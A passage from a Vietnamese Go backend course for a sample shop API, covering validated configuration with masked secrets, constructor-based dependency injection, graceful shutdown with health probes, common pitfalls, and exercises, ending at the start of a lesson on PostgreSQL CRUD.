            bad(key, fmt.Sprintf("phải là khoảng thời gian dương như 5s, 2m (nhận %q)", str(key, def)))
        }
        return d
    }

    c := Config{
        Env:               str("APP_ENV", "dev"),
        HTTPAddr:          str("HTTP_ADDR", ":8080"),
        DatabaseURL:       Secret(required("DATABASE_URL")),
        JWTSecret:         Secret(required("JWT_SECRET")),
        ReadHeaderTimeout: dur("READ_HEADER_TIMEOUT", "5s"),
        ShutdownTimeout:   dur("SHUTDOWN_TIMEOUT", "20s"),
    }
    switch c.Env {
    case "dev", "staging", "production":
    default:
        bad("APP_ENV", fmt.Sprintf("phải là dev|staging|production (nhận %q)", c.Env))
    }
    if err := c.LogLevel.UnmarshalText([]byte(str("LOG_LEVEL", "info"))); err != nil {
        bad("LOG_LEVEL", "phải là debug|info|warn|error")
    }
    rps, err := strconv.ParseFloat(str("RATE_LIMIT_RPS", "10"), 64)
    if err != nil || rps <= 0 {
        bad("RATE_LIMIT_RPS", "phải là số dương")
    }
    c.RateLimitRPS = rps
    for _, o := range strings.Split(str("CORS_ORIGINS", ""), ",") {
        if o = strings.TrimSpace(o); o != "" {
            if u, err := url.Parse(o); err != nil || u.Scheme == "" || u.Host == "" {
                bad("CORS_ORIGINS", fmt.Sprintf("origin không hợp lệ: %q", o))
            }
            c.CORSOrigins = append(c.CORSOrigins, o)
        }
    }

    // Quy tắc theo môi trường: sản phẩm thật không được dùng cấu hình lỏng lẻo của máy dev.
    if len(c.JWTSecret) > 0 && len(c.JWTSecret) < 32 {
        bad("JWT_SECRET", "tối thiểu 32 byte")
```

```
    }
    if c.Env == "production" && len(c.CORSOrigins) == 0 {
        bad("CORS_ORIGINS", "production phải khai báo danh sách origin")
    }
    return c, errors.Join(errs...)
}

func main() {
    log := slog.New(slog.NewTextHandler(os.Stdout, &slog.HandlerOptions{
        ReplaceAttr: func(_ []string, a slog.Attr) slog.Attr {
            if a.Key == slog.TimeKey {
                return slog.Attr{}
            }
            return a
        },
    }))
    fromMap := func(m map[string]string) func(string) string { return func(k string) string { return m[k] }
}

    fmt.Println("--- cấu hình hợp lệ ---")
    cfg, err := Load(fromMap(map[string]string{
        "APP_ENV":      "production",
        "DATABASE_URL": "postgres://shopgo:s3cret@db:5432/shopgo",
        "JWT_SECRET":   "một-chuỗi-bí-mật-đủ-dài-hơn-ba-mươi-hai-ký-tự",
        "LOG_LEVEL":    "warn",
        "CORS_ORIGINS": "https://shop.example.vn, https://admin.example.vn",
    }))
    fmt.Println("lỗi:", err)
    log.Info("đã nạp cấu hình", "config", fmt.Sprintf("%+v", cfg))
    log.Info("truyền riêng từng trường", "database_url", cfg.DatabaseURL, "http_addr", cfg.HTTPAddr)
    fmt.Println("giá trị thật chỉ lấy khi cần:", strings.HasPrefix(cfg.DatabaseURL.Reveal(),
"postgres://"))

    fmt.Println("--- cấu hình sai: báo MỌI lỗi một lượt ---")
    _, err = Load(fromMap(map[string]string{
        "APP_ENV":          "prod",
        "JWT_SECRET":       "ngắn",
        "SHUTDOWN_TIMEOUT": "20 giây",
        "RATE_LIMIT_RPS":   "-3",
        "LOG_LEVEL":        "ồn ào",
        "CORS_ORIGINS":     "shop.example.vn",
    }))
    fmt.Println(err)
}
```

```
--- cấu hình hợp lệ ---
lỗi: <nil>
level=INFO msg="đã nạp cấu hình" config="{Env:production HTTPAddr::8080 DatabaseURL:[ĐÃ ẨN] JWTSecret:[ĐÃ
ẨN] LogLevel:WARN ReadHeaderTimeout:5s ShutdownTimeout:20s RateLimitRPS:10
CORSOrigins:[https://shop.example.vn https://admin.example.vn]}"
level=INFO msg="truyền riêng từng trường" database_url="[ĐÃ ẨN]" http_addr=:8080
giá trị thật chỉ lấy khi cần: true
--- cấu hình sai: báo MỌI lỗi một lượt ---
DATABASE_URL: bắt buộc phải có
SHUTDOWN_TIMEOUT: phải là khoảng thời gian dương như 5s, 2m (nhận "20 giây")
APP_ENV: phải là dev|staging|production (nhận "prod")
LOG_LEVEL: phải là debug|info|warn|error
RATE_LIMIT_RPS: phải là số dương
CORS_ORIGINS: origin không hợp lệ: "shop.example.vn"
JWT_SECRET: tối thiểu 32 byte
```

Điểm đáng chú ý: (1) cấu hình hợp lệ in ra **không lộ** chuỗi kết nối và khóa JWT, dù ta cố tình in nguyên cả struct; (2) cấu hình sai báo **bảy lỗi cùng lúc**, kể cả quy tắc chéo ("production phải khai báo CORS") và kiểm tra độ dài khóa bí mật; (3) giá trị thật chỉ lộ khi gọi `Reveal()` một cách cố ý, dễ tìm bằng tìm kiếm văn bản khi review.

> **Còn các nguồn cấu hình khác?**
> Tệp `.env` chỉ dành cho **máy dev** (nạp bằng `godotenv` hoặc để Docker Compose làm giúp, Buổi 44), **không commit** (đưa `.env` vào `.gitignore`; commit `.env.example` không có giá trị thật làm tài liệu). Trên production, biến môi trường được cấp bởi nền tảng: Kubernetes `ConfigMap` cho cấu hình thường và `Secret` (tốt hơn: trình quản lý bí mật như Vault, AWS Secrets Manager, Buổi 48) cho bí mật. Thư viện như `viper` hay `envconfig` giúp nếu cấu hình rất lớn; với ShopGo, 60 dòng tự viết ở trên dễ đọc, dễ kiểm thử và không kéo thêm phụ thuộc.

5. Composition root và tiêm phụ thuộc (DI)

Tiêm phụ thuộc nghĩa đơn giản là: một đối tượng **nhận** những thứ nó cần qua tham số của hàm khởi tạo, thay vì tự tạo hay lấy từ biến toàn cục. Trong Go, đó chỉ là hàm `NewXxx(deps)` và các trường struct, không cần framework. Kết quả là đồ thị đối tượng được dựng ở **một nơi duy nhất**, gọi là **composition root** (thường là `main` hoặc một hàm `newApp` trong `cmd/api`):

```
// composition root (rút gọn)
pool := database.MustConnect(ctx, cfg.DatabaseURL.Reveal())

productRepo := product.NewPGRepository(pool)
productSvc  := product.NewService(productRepo)

orderRepo   := order.NewPGRepository(pool)
orderSvc    := order.NewService(orderRepo, productSvc, tx) // productSvc thỏa order.StockReserver

r := newRouter(log, pool, &ready)
product.NewHandler(productSvc).Register(r.Group("/api/v1"))
order.NewHandler(orderSvc).Register(r.Group("/api/v1"))
```

Vì sao làm vậy thay vì biến toàn cục (`var DB *pgxpool.Pool`) hoặc `init()`?

	Biến toàn cục / `init()`	Tiêm qua constructor
Thứ tự khởi tạo	Ngầm, khó đoán	Rõ ràng, đọc từ trên xuống
Kiểm thử	Test song song dẫm chân nhau; khó thay bản giả	Mỗi test tự dựng đồ thị riêng, truyền bản giả
Phụ thuộc ngầm	Hàm "bí mật" cần DB mà chữ ký không cho biết	Chữ ký nói rõ mọi thứ nó cần
Vòng đời	Đóng DB lúc nào? Ai chịu trách nhiệm?	`defer pool.Close()` ngay ở chỗ tạo

Khi nào cần `wire`, `fx`, `dig`? `google/wire` sinh mã lắp ráp lúc build (an toàn kiểu, không phản xạ), `uber/fx` và `dig` lắp ráp lúc chạy bằng phản xạ. Chúng giúp khi đồ thị lớn (vài chục đến hàng trăm thành phần) và nhiều người đóng góp. Với ShopGo (khoảng 20–30 thành phần), **lắp thủ công vẫn rõ ràng hơn**: bạn đọc được `main` là hiểu toàn bộ hệ thống, trình biên dịch bắt lỗi thiếu phụ thuộc, không có "phép màu". Đây là khuyến nghị hợp với phong cách Go: *a little copying is better than a little dependency*. Nếu `main` dài vài trăm dòng, hãy chia thành các hàm `newDatabase`, `newModules`, `newRouter` trước khi nghĩ đến framework.

Nhóm tham số bằng struct, và Functional Options (Buổi 16) cho những thành phần có nhiều cấu hình tùy chọn. Khi constructor có hơn 4–5 tham số, đó là dấu hiệu thành phần ôm quá nhiều trách nhiệm hơn là dấu hiệu cần framework DI.

6. Vòng đời tiến trình: khởi động nhanh-và-chết, tắt êm

Một dịch vụ chạy trên Kubernetes bị **dừng và khởi động lại thường xuyên**: mỗi lần triển khai bản mới, khi co giãn, khi nút bị bảo trì. Nếu mỗi lần như thế vài request đang xử lý bị cắt đứt giữa chừng, người dùng thấy lỗi `502` ngẫu nhiên; nếu giữa chừng là một giao dịch ghi dữ liệu thì tệ hơn. **Tắt êm** (*graceful shutdown*) là kỹ thuật bảo đảm các request đang chạy được hoàn tất trước khi tiến trình thoát.

Khởi động: làm mọi thứ có thể thất bại **trước** khi nhận lưu lượng (nạp cấu hình, kết nối DB, kiểm tra migration), thất bại thì `return err` từ `run()` để `main` thoát với mã khác 0. Một tiến trình cấu hình sai mà vẫn "chạy" là cái bẫy; để nó chết sớm thì orchestrator báo lỗi triển khai ngay và giữ nguyên bản cũ đang chạy.

Tắt êm: khi nhận `SIGTERM` (Kubernetes) hoặc `SIGINT` (Ctrl+C):

1. **Ngừng nhận lưu lượng mới**: lật cờ readiness sang "không sẵn sàng" để load balancer thôi gửi request tới đây.
2. **Chờ request đang chạy xong**: `srv.Shutdown(ctx)` đóng cổng lắng nghe, rồi chờ các kết nối đang xử lý (không phải kết nối rảnh) hoàn tất hoặc hết hạn `ctx`.
3. **Dừng các tác vụ nền** (worker, consumer hàng đợi) và chờ chúng xong việc đang làm (`errgroup`/`WaitGroup`, Buổi 14-15).
4. **Đóng tài nguyên theo thứ tự ngược với lúc mở**: đóng pool DB, đóng kết nối Redis, flush log/trace, **sau cùng**.

Chương trình dưới đây chạy thật toàn bộ chuỗi này với một request chậm đang dở lúc nhận tín hiệu dừng:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "io"
    "net"
    "net/http"
    "sync/atomic"
    "time"

    "github.com/gin-gonic/gin"
)

func main() {
    gin.SetMode(gin.TestMode)

    var ready atomic.Bool // readiness: có nhận thêm lưu lượng không?
    ready.Store(true)

    r := gin.New()
    r.GET("/healthz", func(c *gin.Context) { c.String(200, "sống") }) // liveness: tiến trình còn chạy
    r.GET("/readyz", func(c *gin.Context) { // readiness: sẵn sàng phục vụ
        if !ready.Load() {
            c.String(http.StatusServiceUnavailable, "đang tắt")
            return
        }
        c.String(200, "sẵn sàng")
    })
    r.GET("/slow", func(c *gin.Context) {
        time.Sleep(300 * time.Millisecond) // một request đang xử lý dở
        c.String(200, "xong việc")
    })
```

```
    ln, err := net.Listen("tcp", "127.0.0.1:0") // cổng ngẫu nhiên cho ví dụ
    if err != nil {
        panic(err)
    }
    base := "http://" + ln.Addr().String()
    srv := &http.Server{Handler: r, ReadHeaderTimeout: 5 * time.Second}

    serveErr := make(chan error, 1)
    go func() { serveErr <- srv.Serve(ln) }()

    // Trong chương trình thật: ctx, stop := signal.NotifyContext(context.Background(), os.Interrupt,
syscall.SIGTERM)
    // Ở đây mô phỏng tín hiệu dừng bằng cancel() để ví dụ chạy được ở mọi hệ điều hành.
    ctx, signalStop := context.WithCancel(context.Background())

    get := func(path string) (int, string) {
        resp, err := http.Get(base + path)
        if err != nil {
            return 0, "LỖI KẾT NỐI"
        }
        defer resp.Body.Close()
        b, _ := io.ReadAll(resp.Body)
        return resp.StatusCode, string(b)
    }

    type result struct {
        code int
        body string
    }
    inflight := make(chan result, 1)
    go func() {
        code, body := get("/slow")
        inflight <- result{code, body}
    }()
    time.Sleep(50 * time.Millisecond) // bảo đảm request /slow đã tới server

    code, body := get("/readyz")
    fmt.Printf("1. trước khi tắt:  /readyz -> %d %s\n", code, body)

    signalStop() // <-- SIGTERM đến (ví dụ Kubernetes dừng pod)
    <-ctx.Done()
    fmt.Println("2. nhận tín hiệu dừng")

    ready.Store(false) // báo load balancer ngừng gửi lưu lượng mới
    code, body = get("/readyz")
    fmt.Printf("3. ngay sau đó:   /readyz -> %d %s\n", code, body)

    shutdownCtx, cancel := context.WithTimeout(context.Background(), 5*time.Second)
    defer cancel()
    start := time.Now()
    err = srv.Shutdown(shutdownCtx) // ngừng nhận kết nối mới, CHỜ request đang chạy xong
    fmt.Printf("4. Shutdown trả về: lỗi=%v, đã chờ request dở: %v\n", err, time.Since(start) >
150*time.Millisecond)

    res := <-inflight
    fmt.Printf("5. request đang chạy dở khi tắt -> %d %q (không bị cắt ngang)\n", res.code, res.body)

    code, body = get("/healthz")
    fmt.Printf("6. kết nối mới sau khi tắt -> %d %s\n", code, body)
    fmt.Println("7. Serve trả về http.ErrServerClosed:", errors.Is(<-serveErr, http.ErrServerClosed))
}
```

```
1. trước khi tắt:  /readyz -> 200 sẵn sàng
2. nhận tín hiệu dừng
3. ngay sau đó:   /readyz -> 503 đang tắt
4. Shutdown trả về: lỗi=<nil>, đã chờ request dở: true
5. request đang chạy dở khi tắt -> 200 "xong việc" (không bị cắt ngang)
6. kết nối mới sau khi tắt -> 0 LỖI KẾT NỐI
7. Serve trả về http.ErrServerClosed: true
```

Đọc kỹ:

- Bước 3: ngay sau khi nhận tín hiệu, `/readyz` trả `503` ⇒ load balancer ngừng gửi lưu lượng mới. `/healthz` (liveness) **không** bị lật, vì tiến trình vẫn sống và Kubernetes không nên giết nó sớm.
- Bước 4-5: `Shutdown` **chờ** request `/slow` (300 ms) đang dở; client nhận `200 "xong việc"`, **không bị cắt ngang**. Nếu dùng `os.Exit` hay để tiến trình chết đột ngột, request này sẽ lỗi.
- Bước 6: sau khi tắt, kết nối mới bị từ chối.
- Bước 7: `Serve` trả `http.ErrServerClosed` là **kết quả bình thường** của `Shutdown`, không phải lỗi; mã thật phải phân biệt (`errors.Is(err, http.ErrServerClosed)`).

Liveness và readiness: hai câu hỏi khác nhau.

	`/healthz` (liveness)	`/readyz` (readiness)
Câu hỏi	"Tiến trình còn sống, có bị treo cứng không?"	"Lúc này có nên gửi lưu lượng tới đây không?"
Kubernetes làm gì khi thất bại	**Khởi động lại** container	**Ngừng gửi lưu lượng** (không khởi động lại)
Nên kiểm tra	Gần như không gì cả, chỉ trả `200`	Phụ thuộc cần thiết: DB (`Ping` với timeout ngắn), có đang tắt không
Bẫy	Kiểm tra DB ở đây ⇒ DB chậm khiến **mọi pod bị khởi động lại hàng loạt**, làm sự cố tệ hơn	Kiểm tra quá nhiều phụ thuộc không thiết yếu ⇒ cả cụm "không sẵn sàng" chỉ vì một dịch vụ phụ hỏng

Chi tiết cấu hình probe (cả `startupProbe`) ở Buổi 47. Về thời gian: Kubernetes gửi `SIGTERM` rồi chờ `terminationGracePeriodSeconds` (mặc định 30 giây) trước khi `SIGKILL`; `ShutdownTimeout` của bạn phải **nhỏ hơn** nó. Ngoài ra có một cuộc đua tinh vi: việc gỡ pod khỏi danh sách endpoint của Service lan truyền **không tức thời**, nên có thể vẫn có request tới trong vài giây sau `SIGTERM`. Cách xử lý: chờ 2-5 giây (hoặc `preStop: sleep` ở Kubernetes) sau khi lật readiness, *rồi mới* `Shutdown`.

Bộ khung `main` hoàn chỉnh cho ShopGo ghép các mảnh trên. Chương trình này biên dịch và kiểm tra bằng `go vet`, nhưng không chạy được ở đây vì cần cơ sở dữ liệu thật (nó dừng ngay với "chưa cấu hình database", đúng hành vi fail-fast):

```go
package main

import (
    "context"
    "errors"
    "fmt"
    "io"
    "log/slog"
    "net"
    "net/http"
    "os"
    "os/signal"
    "sync/atomic"
    "syscall"
    "time"
```

```
    "github.com/gin-gonic/gin"
)

var version = "dev" // đặt lúc build: go build -ldflags "-X main.version=1.4.2"

// Config rút gọn (bản đầy đủ ở mục 4). Trong dự án thật: config.Load(os.Getenv).
type Config struct {
    Env             string
    HTTPAddr        string
    LogLevel        slog.Level
    ShutdownTimeout time.Duration
}

// Database là thứ main cần từ hạ tầng; pgxpool.Pool thỏa mãn nó.
type Database interface {
    Ping(ctx context.Context) error
    Close()
}

func newLogger(cfg Config, w io.Writer) *slog.Logger {
    opts := &slog.HandlerOptions{Level: cfg.LogLevel, AddSource: cfg.Env != "production"}
    var h slog.Handler = slog.NewJSONHandler(w, opts) // máy đọc được: Loki/ELK
    if cfg.Env == "dev" {
        h = slog.NewTextHandler(w, opts) // người đọc được
    }
    return slog.New(h).With("service", "shopgo-api", "version", version)
}

// newRouter: nơi lắp middleware và module. Nhận phụ thuộc qua tham số, không dùng biến toàn cục.
func newRouter(log *slog.Logger, db Database, ready *atomic.Bool) *gin.Engine {
    r := gin.New()
    _ = r.SetTrustedProxies(nil)
    // r.Use(middleware.RequestID(), middleware.AccessLog(log), middleware.Recovery(log), ...)  (Buổi 26)

    r.GET("/healthz", func(c *gin.Context) { c.String(http.StatusOK, "ok") }) // liveness: KHÔNG kiểm tra
DB
    r.GET("/readyz", func(c *gin.Context) {                                   // readiness: kiểm tra phụ
thuộc
        if !ready.Load() {
            c.String(http.StatusServiceUnavailable, "đang tắt")
            return
        }
        ctx, cancel := context.WithTimeout(c.Request.Context(), time.Second)
        defer cancel()
        if err := db.Ping(ctx); err != nil {
            log.Warn("readyz: database không sẵn sàng", "err", err)
            c.String(http.StatusServiceUnavailable, "database không sẵn sàng")
            return
        }
        c.String(http.StatusOK, "ready")
    })
    // user.NewModule(...).RegisterRoutes(r.Group("/api/v1")) ...
    return r
}

func run() error {
    cfg := Config{Env: "dev", HTTPAddr: ":8080", ShutdownTimeout: 20 * time.Second} // thực tế: config.Load
    log := newLogger(cfg, os.Stdout)
    slog.SetDefault(log)

    // Hủy khi nhận SIGINT (Ctrl+C) hoặc SIGTERM (Docker/Kubernetes dừng container).
    ctx, stop := signal.NotifyContext(context.Background(), os.Interrupt, syscall.SIGTERM)
    defer stop()

    var db Database // thực tế: database.Connect(ctx, cfg.DatabaseURL.Reveal()), thất bại thì return err
(fail-fast)
    if db == nil {
```

```
        return errors.New("chưa cấu hình database")
    }
    defer db.Close()

    var ready atomic.Bool
    ready.Store(true)
    srv := &http.Server{
        Addr:              cfg.HTTPAddr,
        Handler:           newRouter(log, db, &ready),
        ReadHeaderTimeout: 5 * time.Second,
        IdleTimeout:       60 * time.Second,
        BaseContext:       func(net.Listener) context.Context { return ctx }, // ctx request kế thừa tín
hiệu dừng
    }

    errCh := make(chan error, 1)
    go func() {
        log.Info("server khởi động", "addr", cfg.HTTPAddr)
        errCh <- srv.ListenAndServe()
    }()

    select {
    case err := <-errCh: // không bind được cổng, ...
        return fmt.Errorf("server: %w", err)
    case <-ctx.Done(): // nhận tín hiệu dừng
    }

    log.Info("đang tắt êm", "timeout", cfg.ShutdownTimeout)
    ready.Store(false)              // 1. báo load balancer ngừng gửi lưu lượng mới
    time.Sleep(2 * time.Second)     // 2. chờ LB kịp nhận (xem mục "preStop" bên dưới)
    shutdownCtx, cancel := context.WithTimeout(context.Background(), cfg.ShutdownTimeout)
    defer cancel()
    if err := srv.Shutdown(shutdownCtx); err != nil { // 3. chờ request đang chạy xong
        return fmt.Errorf("shutdown: %w", err)
    }
    log.Info("đã tắt")
    return nil // 4. defer đóng DB chạy ở đây, SAU khi không còn request nào dùng nó
}

func main() {
    if err := run(); err != nil {
        fmt.Fprintln(os.Stderr, "lỗi:", err)
        os.Exit(1)
    }
}
```

Điểm cần để ý trong bộ khung:

- `main` **chỉ gọi** `run()` **rồi thoát**; `run()` trả `error`. Nhờ vậy mọi `defer` (đóng DB, `stop()` của signal) **thật sự chạy**, điều không xảy ra nếu gọi `os.Exit` hay `log.Fatal` giữa chừng (chúng thoát ngay, bỏ qua `defer`).
- `signal.NotifyContext` biến tín hiệu hệ điều hành thành `context` bị hủy: hợp với mọi API nhận `ctx` (Buổi 15). `BaseContext` làm cho `ctx` của mọi request kế thừa tín hiệu dừng.
- `newLogger`: JSON ở staging/production (máy đọc), text ở dev (người đọc); luôn kèm `service` và `version` (nạp bằng `-ldflags "-X main.version=..."` lúc build, Buổi 42) để mỗi dòng log nói rõ nó đến từ bản nào.
- `slog.SetDefault(log)` để thư viện và mã cũ dùng `slog.Info(...)` cũng đi qua cùng bộ xử lý; mã mới vẫn nên nhận `*slog.Logger` qua tham số để kiểm thử được.
- **Server timeouts** (`ReadHeaderTimeout`, `IdleTimeout`): thiếu `ReadHeaderTimeout` là một lỗ hổng kinh điển cho tấn công Slowloris (Buổi 19).

7. Các tiện ích phát triển hằng ngày

Một dự án chuyên nghiệp có "bề mặt lệnh" ngắn gọn để ai cũng chạy được cùng một cách, thường là `Makefile` (Buổi 42 làm kỹ):

```
.PHONY: run test lint migrate-up build
run:        ; go run ./cmd/api
test:       ; go test -race -cover ./...
lint:       ; golangci-lint run
migrate-up: ; migrate -path migrations -database "$$DATABASE_URL" up
build:      ; CGO_ENABLED=0 go build -ldflags "-s -w -X main.version=$(VERSION)" -o bin/api ./cmd/api
```

Kèm theo: tệp `.env.example`, `README` có mục "chạy trong 5 phút", `docker-compose.yml` dựng PostgreSQL/Redis cho dev (Buổi 44), và (tùy chọn) `air` để biên dịch lại khi lưu tệp. Tiêu chí: người mới clone kho về, chạy hai lệnh là có API chạy cục bộ.

8. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Chia theo loại tệp** (`models/`, `controllers/`, `utils/`): mọi thứ phụ thuộc mọi thứ, không có ranh giới.
2. **Package `common`/`util`/`helpers`/`base`**: ngăn kéo bừa bộn; mỗi hàm xứng đáng một nơi có tên nói lên mục đích.
3. **Handler chứa SQL hoặc quy tắc nghiệp vụ**; service import `gin`/`pgx`; truyền `*gin.Context` xuống service.
4. **Một struct dùng làm DTO, model, và row cùng lúc**: thêm cột là rò rỉ dữ liệu ra JSON, hoặc mass assignment.
5. **Interface khổng lồ đặt ở phía hiện thực** (kiểu Java) và mock 30 phương thức; hãy dùng interface nhỏ do bên dùng định nghĩa.
6. **Module đọc/ghi bảng của module khác** hoặc import package nội bộ của nó: ranh giới chỉ còn trên giấy.
7. **Biến toàn cục cho DB/logger/config** và `init()` có tác dụng phụ (kết nối mạng, đọc tệp): khó test, thứ tự khởi tạo ngầm.
8. `os.Getenv` **rải khắp mã**; không kiểm tra lúc khởi động; mặc định cho bí mật; ghi log nguyên cấu hình có chứa mật khẩu.
9. **Cấu hình khác nhau bằng cách build khác nhau** (hoặc tệp config nằm trong kho theo môi trường) thay vì cùng một ảnh, khác môi trường.
10. **Dùng `log.Fatal`/`os.Exit` trong `run()`**: bỏ qua `defer`, không đóng được DB/không flush log.
11. **Không tắt êm** (`srv.ListenAndServe()` rồi để tiến trình bị giết): lỗi `502` mỗi lần triển khai; hoặc có `Shutdown` nhưng `ShutdownTimeout` lớn hơn `terminationGracePeriodSeconds`.
12. **Đóng DB trước khi `Shutdown` xong**: request cuối cùng chết vì pool đã đóng. Thứ tự: dừng nhận ⇒ chờ xong ⇒ dừng worker ⇒ đóng tài nguyên.
13. **Liveness kiểm tra DB**: một sự cố DB biến thành "bão khởi động lại" toàn cụm.
14. **Không phân biệt** `http.ErrServerClosed` với lỗi thật, hoặc nuốt lỗi `ListenAndServe`.
15. **Dùng framework DI sớm** cho đồ thị 20 thành phần: thêm "phép màu" mà không thêm giá trị.

9. Góc nhìn thực chiến

Góc nhìn thực chiến

Một dấu hiệu rõ ràng của đội ngũ trưởng thành là **sơ đồ phụ thuộc giữa các module là một đồ thị không có vòng và có kiểm tra tự động**. Nhiều công ty "chia module" trên giấy rồi vài tháng sau `order` gọi thẳng hàm nội bộ của `product`, và khi cần tách dịch vụ, họ nhận ra phải viết lại 60% mã. Với ShopGo, hãy thêm vào CI một bước `depguard` (hoặc bài test đồ thị import) ngay từ ngày đầu, khi chi phí còn bằng 0. Hai thói quen khác: (1) **mọi thứ chạy cục bộ bằng một lệnh** (`make up && make run`), bởi vì thời gian từ "clone" đến "gọi được API" là thước đo trải nghiệm của kỹ sư mới; (2) `/readyz`, `/healthz`, `version` **và** `uptime` **có sẵn từ commit đầu tiên**, vì khi sự cố xảy ra lúc nửa đêm, bạn cần biết ngay "bản nào đang chạy" và "pod này có nhận lưu lượng không" mà không phải đoán.

10. Tóm tắt

Tóm tắt buổi học

- Chia mã **theo nghiệp vụ** (`internal/user`, `product`, `order`) kèm `internal/platform` cho hạ tầng chung; `cmd/api` là composition root; đặt mã dưới `internal/`.
- Trong module: **handler → service → repository**, phụ thuộc một chiều; nghiệp vụ không import `gin`/`pgx`; **interface nhỏ do bên dùng định nghĩa**; tách DTO, model, row; lỗi đi lên dưới dạng lỗi miền.
- Ranh giới giữa module: không import nội bộ nhau, **không chạm bảng của nhau**, giao tiếp qua interface nhỏ; kiểm tra tự động bằng `depguard`/test đồ thị import. Giao dịch xuyên module là điểm khó nhất.
- Cấu hình **12-factor**: từ môi trường, kiểu mạnh, mặc định hợp lý trừ bí mật, **kiểm tra hết lúc khởi động và báo mọi lỗi**, che bí mật bằng kiểu `Secret`.
- **DI thủ công** qua constructor, lắp ráp ở một nơi; chỉ nghĩ tới `wire`/`fx` khi đồ thị thật sự lớn.
- `main` gọi `run() error`; `signal.NotifyContext`; **tắt êm**: lật readiness ⇒ chờ ⇒ `Shutdown` ⇒ dừng worker ⇒ đóng tài nguyên (đúng thứ tự); `ShutdownTimeout` < `terminationGracePeriodSeconds`.
- **Liveness** chỉ trả lời "còn sống"; **readiness** trả lời "nhận lưu lượng được không" (có thể kiểm tra DB).

11. Bài tập

1. **[Cơ bản]** Vẽ (bằng văn bản) cây thư mục ShopGo cho ba module `user`, `product`, `order`, ghi rõ mỗi tệp chứa gì và *không* được import gì. Với mỗi cặp module, ghi rõ chúng có được phụ thuộc nhau không và qua cơ chế nào.
2. **[Cơ bản]** Mở rộng `Load` ở mục 4: thêm `DB_MAX_CONNS` (số nguyên 1–100, mặc định 10), `ALLOWED_HOSTS` (danh sách), và quy tắc "ở `production`, `LOG_LEVEL` không được là `debug`". Viết test bảng cho ít nhất 10 tổ hợp, mỗi test xác nhận **cả danh sách lỗi** trả về chứ không chỉ "có lỗi".
3. **[Cơ bản]** Viết kiểu `Secret` có kiểm thử: chứng minh nó không lộ giá trị qua `fmt.Sprint`, `%v`, `%+v`, `%#v`, `slog` (cả text và JSON handler), và `json.Marshal` của struct chứa nó.
4. **[Trung bình]** Cho đoạn mã `handler` gọi thẳng `pgx` và chứa quy tắc "đơn hàng trên 10 triệu cần duyệt" (hãy tự viết nó, khoảng 40 dòng). Tái cấu trúc thành handler/service/repository theo mục 2; viết test cho quy tắc nghiệp vụ **không cần CSDL và không cần Gin**; so sánh tốc độ chạy test trước/sau.
5. **[Trung bình]** Mở rộng chương trình mục 3: thêm module `notification` với `Notifier` do `order` định nghĩa; hiện thực bằng một bản ghi log và một bản "gửi thất bại". Quyết định: nếu gửi thông báo lỗi thì đặt hàng có thất bại không? Cài hai chính sách và giải thích cái nào hợp lý (gợi ý: outbox, Buổi 33).

6. **[Trung bình]** Viết bài test kiểm tra kiến trúc: dùng `go list -deps -f '{{.ImportPath}}' ./internal/order` (hoặc `golang.org/x/tools/go/packages`) và khẳng định `order` không (gián tiếp) import `internal/product` hay `gin` ở tầng `service`. Cố tình phá luật để thấy test đỏ.
7. **[Nâng cao]** Hoàn thiện tắt êm có **tác vụ nền**: thêm một worker định kỳ (mỗi giây ghi số liệu) và một consumer giả đọc từ channel. Dùng `errgroup` với `ctx` chung: khi nhận tín hiệu dừng, worker và consumer dừng sạch (không mất tin nhắn đang xử lý), rồi mới `Shutdown` HTTP, rồi đóng tài nguyên. Viết test kiểm tra thứ tự bằng cách ghi lại các sự kiện, chạy với `-race`.
8. **[Nâng cao]** Mô phỏng sự cố **liveness kiểm tra DB**: dựng hai pod giả (hai server) cùng DB giả; làm DB chậm 3 giây; chứng minh bằng một "bộ điều khiển" giả lập (kiểm tra probe mỗi 1 giây, khởi động lại khi thất bại 2 lần liên tiếp) rằng liveness-có-DB làm cả hai pod khởi động lại liên tục, còn readiness-có-DB thì chỉ ngừng nhận lưu lượng. Viết kết luận 5 dòng.
9. **[Thử thách]** Thiết kế **kiến trúc tách module** cho ShopGo thành 3 dịch vụ trong tương lai (`catalog`, `ordering`, `identity`): vẽ ranh giới, liệt kê mọi nơi hiện tại hai module đang chạm vào dữ liệu của nhau (theo thiết kế ở Dự án 3), và với mỗi nơi, đề xuất cách thay (gọi API, sự kiện, sao chép dữ liệu đọc, saga). Đây là bản nháp ADR (Buổi 51) cho quyết định "khi nào tách".

Buổi 28 — CRUD hoàn chỉnh với PostgreSQL: repository, phân trang theo khóa, lọc, sắp xếp

> **Thông tin buổi học**
> **Thời lượng:** 6 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Buổi 20–22, 24–27

> **Mục tiêu học tập**
> Sau buổi học này bạn có thể:
>
> - Cài đặt **repository bằng** `pgx` hoàn chỉnh cho một tài nguyên: tạo, đọc, sửa một phần, xóa, liệt kê, với ánh xạ lỗi PostgreSQL sang lỗi miền.
> - Chọn đúng ngữ nghĩa REST/HTTP cho từng thao tác: `POST` / `PATCH` / `PUT` / `DELETE`, xóa cứng và xóa mềm.
> - Cài **phân trang theo khóa (keyset)** có sắp xếp nhiều kiểu, lọc, tìm kiếm; chứng minh bằng `EXPLAIN` vì sao nó nhanh hơn `OFFSET`.
> - **Chống SQL injection** khi truy vấn động: tham số hóa mọi giá trị, danh sách trắng cho `ORDER BY`, thoát ký tự trong `LIKE`.
> - Xử lý cập nhật đồng thời bằng **khóa lạc quan** (`version`, `ETag`/`If-Match`), tránh N+1, và tổ chức giao dịch xuyên repository.
> - Đưa tất cả vào một API chạy thật trên PostgreSQL, kiểm chứng bằng chương trình in ra từng phản hồi.

> **Tầng dữ liệu là nơi mất dữ liệu và rò rỉ dữ liệu**
> Bug ở handler thường chỉ làm trả lỗi; bug ở tầng dữ liệu làm **ghi sai, xóa nhầm, đọc dữ liệu người khác, hoặc kéo sập CSDL**. Mỗi câu SQL trong buổi này đều có lý do rõ ràng; hãy hỏi "nếu đầu vào là kẻ thù thì sao?" trước khi chấp nhận bất kỳ cách làm nào.

1. Phạm vi: một tài nguyên, làm cho đến nơi đến chốn

Ta xây trọn bộ cho tài nguyên `products` của ShopGo (schema ở Buổi 20 và 22), theo bố cục Buổi 27: `repository` dùng `pgx`, `handler` dùng Gin, lỗi theo mô hình Buổi 25. Các tài nguyên khác (`categories`, `orders`...) làm theo đúng khuôn này; bài tập và Dự án 3 sẽ thực hành.

Các endpoint cần có:

